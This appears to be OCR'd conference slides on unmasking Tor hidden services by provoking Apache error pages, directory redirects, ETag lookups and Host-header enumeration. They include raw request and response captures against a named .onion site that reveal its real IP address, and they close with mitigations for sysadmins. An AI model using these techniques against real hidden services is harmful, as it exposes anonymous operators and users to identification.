
Target: http://mhphb7utr2eqmul5mgggk5apf6dyjlldgujfvxohjiqu5pd2b7scg6qd.onion

```
GET /.html HTTP/1.0
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64;
rv:102.0) Gecko/20100101 Firefox/102.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/a
vif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Upgrade-Insecure-Requests: 1
```

```
HTTP/1.1 403 Forbidden
Date: Thu, 28 Jul 2022 08:10:29 GMT
Server: Apache/2.4.52 (Ubuntu)
Content-Length: 278
Connection: close
Content-Type: text/html; charset=iso-8859-1

<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
<html>
  <head>
    <title>
      403 Forbidden
    </title>
  </head>
  <body>
    <h1>
      Forbidden
    </h1>
    <p>
      You don't have permission to access this resource.
    </p>
    <hr>
    <address>
      Apache/2.4.52 (Ubuntu) Server at 45.32.144.187 Port 80
    </address>
  </body>
</html>
```

HTTP/1.0 400 Bad Request – Long Header



Target: http://mhphb7utr2eqmul5mgggk5apf6dyjlldgujfvxohjiqu5pd2b7scg6qd.onion

Request

```
GET / HTTP/1.0
LONG_HEADER__LONG_HEADER__LONG_HEADER__LONG_HEADER__LONG
_HEADER__LONG_HEADER__LONG_HEADER__LONG_HEADER__LONG_HEA
DER__LONG_HEADER__LONG_HEADER__LONG_HEADER__LONG_HEADER_
_LONG_HEADER__LONG_HEADER__LONG_HEADER__LONG_HEADER__LO
NG_HEADER__LONG_HEADER__LONG_HEADER__LONG_HEADER__LONG_H
EADER__LONG_HEADER__LONG_HEADER__LONG_HEADER__LONG_HEADE
R__LONG_HEADER__LONG_HEADER__LONG_HEADER__LONG_HEADER__
LONG_HEADER__LONG_HEADER__LONG_HEADER__LONG_HEADER__LONG
_HEADER__LONG_HEADER__LONG_HEADER__LONG_HEADER__LONG_HEA
DER__LONG_HEADER__LONG_HEADER__LONG_HEADER__LONG_HEADER_
_LONG_HEADER__LONG_HEADER__LONG_HEADER__LONG_HEADER__LO
NG_HEADER__LONG_HEADER__LONG_HEADER__LONG_HEADER__LONG_H
EADER__LONG_HEADER__LONG_HEADER__LONG_HEADER__LONG_HEADE
R__LONG_HEADER__LONG_HEADER__LONG_HEADER__LONG_HEADER__
LONG_HEADER__LONG_HEADER__LONG_HEADER__LONG_HEADER__LONG
_HEADER__LONG_HEADER__LONG_HEADER__LONG_HEADER__LONG_HEA
DER__LONG_HEADER__LONG_HEADER__LONG_HEADER__LONG_HEADER_
_LONG_HEADER__LONG_HEADER__LONG_HEADER__LONG_HEADER__LO
NG_HEADER__LONG_HEADER__LONG_HEADER__LONG_HEADER__LONG_H
EADER__LONG_HEADER__LONG_HEADER__LONG_HEADER__LONG_HEADE
R__LONG_HEADER__LONG_HEADER__LONG_HEADER__LONG_HEADER__
LONG_HEADER__LONG_HEADER__LONG_HEADER__LONG_HEADER__LONG
_HEADER__LONG_HEADER__LONG_HEADER__LONG_HEADER__LONG_HEA
DER__LONG_HEADER__LONG_HEADER__LONG_HEADER__LONG_HEADER_
_LONG_HEADER__LONG_HEADER__LONG_HEADER__LONG_HEADER__LO
NG_HEADER__LONG_HEADER__LONG_HEADER__LONG_HEADER__LONG_H
EADER__LONG_HEADER__LONG_HEADER__LONG_HEADER__LONG_HEADE
```

Response

```
HTTP/1.1 400 Bad Request
Date: Thu, 28 Jul 2022 08:28:04 GMT
Server: Apache/2.4.52 (Ubuntu)
Content-Length: 357
Connection: close
Content-Type: text/html; charset=iso-8859-1

<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
<html>
  <head>
    <title>
      400 Bad Request
    </title>
  </head>
  <body>
    <h1>
      Bad Request
    </h1>
    <p>
      Your browser sent a request that this server could not
       understand.<br />
      Size of a request header field exceeds server limit.
    </p>
    <hr>
    <address>
      Apache/2.4.52 (Ubuntu) Server at 45.32.144.187 Port 80
    </address>
  </body>
```

Done


539 bytes | 1,461 millis

HTTP/1.0 400 Bad Request

- The same result with a long URL or a file upload that exceeds the server limit

HTTP/1.0 403 Forbidden

- Very easy to trigger
- I used the ^.ht* rule and you can visit /.html to not attract attention
- The rule above is for .ht files, like .htacces or .htpasswd, etc



Target: http://mhphb7utr2eqmul5mgggk5apf6dyjlldgujfvxohjiqu5pd2b7scg6qd.onion

```
GET /.html HTTP/1.0
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64;
rv:102.0) Gecko/20100101 Firefox/102.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/
avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
```

```
    <p>
      You don't have permission to access this resource.
    </p>
    <hr>
    <address>
      Apache/2.4.52 (Ubuntu) Server at 45.32.144.187 Port 80
    </address>
  </body>
</html>
```

Server redirects

- **The best way to trigger redirect is to search for directories that serves static files**

  - servers based on apache must put a / at the end


  - Exampe: if we visit http://server.com/dir it will auto redirect to http://server.com/dir**/**

  - most cases you can find on the first page directories

  - if there is an app without directories that serves something, then try some predefined directories that exists in some servers like “/img”, “/css”, “/icons”, “/js”


  - this directories are available only if you visit with the IP 127.0.0.1, which most of the time in TOR this is the IP that you access the application

Trigger the redirect




```
<!DOCTYPE html>
<html>
<head>
  <link rel="stylesheet" href="/css/styles.css">
</head>
<body>
...
</body>
</html>
```

Trigger the redirect



```
<!DOCTYPE html>
<html>
<head>
  <link rel="stylesheet" href="/css/styles.css">
</head>
<body>
...
</body>
</html>
```

Trigger the redirect and leak the IP



Request

```
GET /css HTTP/1.0
User-Agent: Mozilla/5.0 (Windows NT 10.0;
Win64; x64; rv:102.0) Gecko/20100101
Firefox/102.0
Accept:
text/html,application/xhtml+xml,applicatio
n/xml;q=0.9,image/avif,image/webp,*/*;q=0.
8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close

```

Response

```
HTTP/1.1 301 Moved Permanently
Date: Thu, 28 Jul 2022 11:06:08 GMT
Server: Apache/2.4.52 (Ubuntu)
Location: http://45.32.144.187/css/
Content-Length: 312
Connection: close
Content-Type: text/html; charset=iso-8859-1

<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
<html>
  <head>
    <title>
      301 Moved Permanently
    </title>
  </head>
  <body>
    <h1>
      Moved Permanently
    </h1>
    <p>
      The document has moved <a href="http://45.32.144.187/css/">
        here
      </a>
```


Apply this on the Internet

- I didn’t make a research on this. I suppose is at the limit of legality
- It appears that others did this before, but I don't know if they followed this problem
- I expect to exfiltrate domains that normally you cannot get from an IP. It's a kind of reverse DNS on a specific IP

Other techniques - ETag

- The ETag or entity tag is part of HTTP, the protocol for the World Wide Web
- Downgrade the protocol has nothing to do with this one
- It suppose to take the ETag of the default domain and search it on the internet
- We can find ETag in the response header
- This can be done if the first page is static and not dynamic
- We can use Shodan
- The chance of success is quite small, but it's worth a try

Example of ETag



```
GET / HTTP/1.0
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:102.0) Gecko/20100101 Firefox/102.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close


```

```
HTTP/1.1 200 OK
Date: Thu, 28 Jul 2022 08:31:34 GMT
Server: Apache/2.4.52 (Ubuntu)
Last-Modified: Thu, 07 Jul 2022 09:01:20 GMT
ETag: "5-5e3335441f800"
Accept-Ranges: bytes
Content-Length: 5
Connection: close

Hello
```

Other techniques - Same Network Technique

- This technique involves domain enumeration on a given host

- Because the number of known .onion address on TOR is small, then it is doable to search on the same server other TOR domains

- If we find multiple domains on a single server then is enough to find the IP address of one of the domains to find the others

- I remember I found a hosting provider on TOR for hidden services, but the owner didn’t used a good sandbox and I was able to find the IP address. Then if I would make a domain enumeration on that server I would find the other hidden services hosted on that server

- To achieve that we need to change in “Host:” header the name of the hidden service with the ones from the list, one at a time and look for the response if is the same

KEEP CALM IT'S DEMO TIME

Closing Remarks

- We saw how many possibilities are there to trigger an exception in order to leak an IP or a domain in a server. If you are luck enough, the IP can be 127.0.0.1 or a domain that doesn't specify something

- Also, how easy is to trigger a redirect in order to leak the IP

- Keep in mind to create a virtual host for localhost or 127.0.0.1 to be sure that all the traffic for http/1.0 will go through it

- Try not to reuse certificates from other projects

- Disable server-status page

- All of this are configuration problems and is important that any sysadmin to know about this

Thanks

Do you have any questions?

Ionut.cernica@gmail.com

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